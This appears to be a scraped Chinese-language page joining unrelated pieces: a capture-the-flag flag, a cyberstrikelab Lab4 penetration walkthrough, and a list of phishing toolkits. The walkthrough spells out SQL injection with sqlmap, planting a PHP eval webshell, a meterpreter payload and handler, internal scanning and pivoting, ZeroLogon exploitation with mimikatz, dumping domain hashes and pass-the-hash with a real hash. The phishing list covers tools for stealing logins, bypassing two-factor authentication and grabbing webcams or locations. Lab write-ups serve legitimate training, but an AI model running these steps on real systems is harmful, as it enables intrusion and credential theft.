最后得到flaggo-flag{Cfg8hlBj4dXppo5j}
-
【域渗透】cyberstrikelab-Lab4,ZeroLogon漏洞获取域控权限 cyberstrikelab-Lab4Web渗透5820端口是web服务sql注入https://www.cnblogs.com/shamaxian/p/19319207sqlmap -u "http://192.168.10.10:5820/ad_js.php?ad_id=1" -p ad_id --dump admin / admin123456登录后台 /admingetshell,直接修改源码POC参考链接:https://blog.csdn.net/cainsoftware/article/details/119116430http://192.168.10.10:5820/admin/tpl_manage.php?act=edit&tpl_name=../../ann.php 修改内容如下<?php @eval($_POST['a']);?> msfvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD Windows/meterpreter/bind_tcp; set LHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 内网渗透getuid发现已经是系统权限msf exploit(multi/handler) > run [*] Started bind TCP handler against 192.168.10.10:4444 [*] Sending stage (177734 bytes) to 192.168.10.10 [*] Meterpreter session 4 opened (10.10.10.173:43577 -> 192.168.10.10:4444) at 2025-12-09 22:07:22 -0500 meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 上传fscan,扫内网,发现7001端口weblogicmeterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe [*] Uploading : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Uploaded 5.18 MiB of 5.18 MiB (100.0%): /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Completed : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe meterpreter > shell Process 2316 created. Channel 2 created. Microsoft Windows [�汾 10.0.18363.592] (c) 2019 Microsoft Corporation����������Ȩ���� C:\phpstudy_pro\WWW>chcp 65001 chcp 65001 Active code page: 65001 C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::1dfe:1621:b57c:7f61%17 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::402e:23ec:6cb6:e625%16 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.10:3306 open 192.168.20.30:88 open 192.168.20.10:7680 open 192.168.20.10:445 open 192.168.20.30:139 open 192.168.20.10:135 open 192.168.20.10:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.20:7001 open [*] alive ports len is: 13 start vulscan [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] 已完成 13/13 [*] 扫描结束,耗时: 24.8144105s 配置路由meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > run autoroute -p [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute. [!] Example: run post/multi/manage/autoroute OPTION=value [...] Active Routing Table ==================== Subnet Netmask Gateway ------ ------- ------- 192.168.10.0 255.255.255.0 Session 4 192.168.20.0 255.255.255.0 Session 4 设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j weblogic(用msf打了几次没成功)域渗透ZeroLogon (CVE-2020-1472) 是近几年Windows上曝出的高危漏洞,CVSS V3.0评分10.0,攻击者只需要定位域控主机名及IP,并且可以访问域控,就可以在无需任何凭据的情况下 (可在域外) 拿到域管理员的权限。枚举域主机信息,域名为cyberstrikelab.com, Windows 主机名为WIN-7NRTJO59O7N,通过如下内容可以得知主机是域内成员Derived membership: domain member┌──(root㉿kali)-[~] └─# proxychains enum4linux-ng -A 192.168.20.30 -C ============================================================ | Domain Information via SMB session for 192.168.20.30 | ============================================================ [*] Enumerating via unauthenticated SMB session on 445/tcp [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.20.30:445 ... OK [+] Found domain information via SMB NetBIOS computer name: WIN-7NRTJO59O7N NetBIOS domain name: CYBERSTRIKELAB DNS domain: cyberstrikelab.com FQDN: WIN-7NRTJO59O7N.cyberstrikelab.com Derived membership: domain member Derived domain: CYBERSTRIKELAB 上传mimikatz.exeupload /usr/share/Windows-resources/mimikatz/x64/mimikatz.exe 使用新版mimikatz可用,旧版没有这个模块,利用过程发现存在zerologonmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /account:WIN-7NRTJO59O7N$" exit 重置域内hashmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /ntml /null /account:WIN-7NRTJO59O7N$ /exploit" exit 提取域内hash,仅提取 NTDS Section(域级数据),完全过滤 SAM、LSA Secrets 等本地冗余信息,直接输出域内所有用户 / 域机器账户的哈希。proxychains impacket-secretsdump CYBERSTRIKELAB/WIN-7NRTJO59O7N\$@192.168.20.30 -no-pass -just-dc PTH 域控,获取第三个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30 PTH另外一台机器,获取第二个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30
-

【2026最新】社工钓鱼工具推荐合集 1、kali setoolkit用setoolkit进行钓鱼攻击,kali是根据要克隆的网址将网站保存在某个文件夹下,并且添加一些其他的信息,主要是将受害者输入的信息截获下来,并保存到有一个文本文件中,还有截获完之后,使浏览器跳转到正常页面。2、Cobalt StrikeCobalt Strike 一款以由美国redteam团队,研 发出来的一款以Metasploit为基础的GUI框架 式渗透测试工具。也是支持钓鱼功能的。3、Phishing FrenzyRuby on Rails网络钓鱼框架http://github.com/pentestgeek/phishing-frenzy 4、Ghost PhisherGhost Phisher是使用Python编程语言和Python Qt GUI库编写的无线和以太网安全审计和攻击软件程序,该程序能够模拟接入点并部署各种内部网络服务器,用于网络,渗透测试和网络钓鱼攻击。项目地址:http://github.com/savio-code/ghost-phisher 5、King Phisher网络钓鱼活动工具包项目地址:http://github.com/rsmusllp/king-phisher 6、wifipumpkin3wifipumpkin3是一个强大的流氓接入点攻击框架,用Python编写,允许并提供给安全研究人员,红队和逆向工程师安装无线网络来进行中间人攻击。项目地址:https://github.com/P0cL4bs/wifipumpkin3 7、GoPhishGophish是一个为企业和渗透测试人员设计的开源网络钓鱼工具包。它提供了快速、轻松地设置和执行网络钓鱼活动和安全意识培训的能力。项目地址: http://github.com/gophish/gophish 8、Zphisher一个带有30多个模板的自动网络钓鱼工具。此工具仅用于教育目的!作者将不负责任何误用本工具包!项目地址: http://github.com/htr-tech/zphisher 9、BlackPhish超轻量,功能众多,速度极快。img项目地址: http://github.com/iinc0gnit0/BlackPhish 10、OhMyQR依赖QR码认证的劫持服务。qr项目地址: http://github.com/cryptedwolf/ohmyqr 11、SayCheese通过链接获取目标的网络摄像头项目地址: http://github.com/hangetzzu/saycheese 12、I-See-YouISeeYou是一个Bash和Javascript工具,用于在社会工程或网络钓鱼活动中查找用户的确切位置。使用精确的位置坐标,攻击者可以进行初步侦察,这将有助于他们进行进一步的有针对性的攻击。项目地址: http://github.com/Viralmaniar/I-See-You 13、Social Engineer Toolkit (SET)来自TrustedSec的社会工程师工具包(SET)存储库- SET的所有新版本都将部署在这里。项目地址: http://github.com/trustedsec/social-engineer-toolkit 14、Evilginx独立的中间人攻击框架,用于钓鱼登录凭据和会话cookie,允许绕过双因素身份验证项目地址: https://github.com/kgretzky/evilginx2 15、SocialFish网络钓鱼工具和信息收集器项目地址:http://github.com/UndeadSec/SocialFish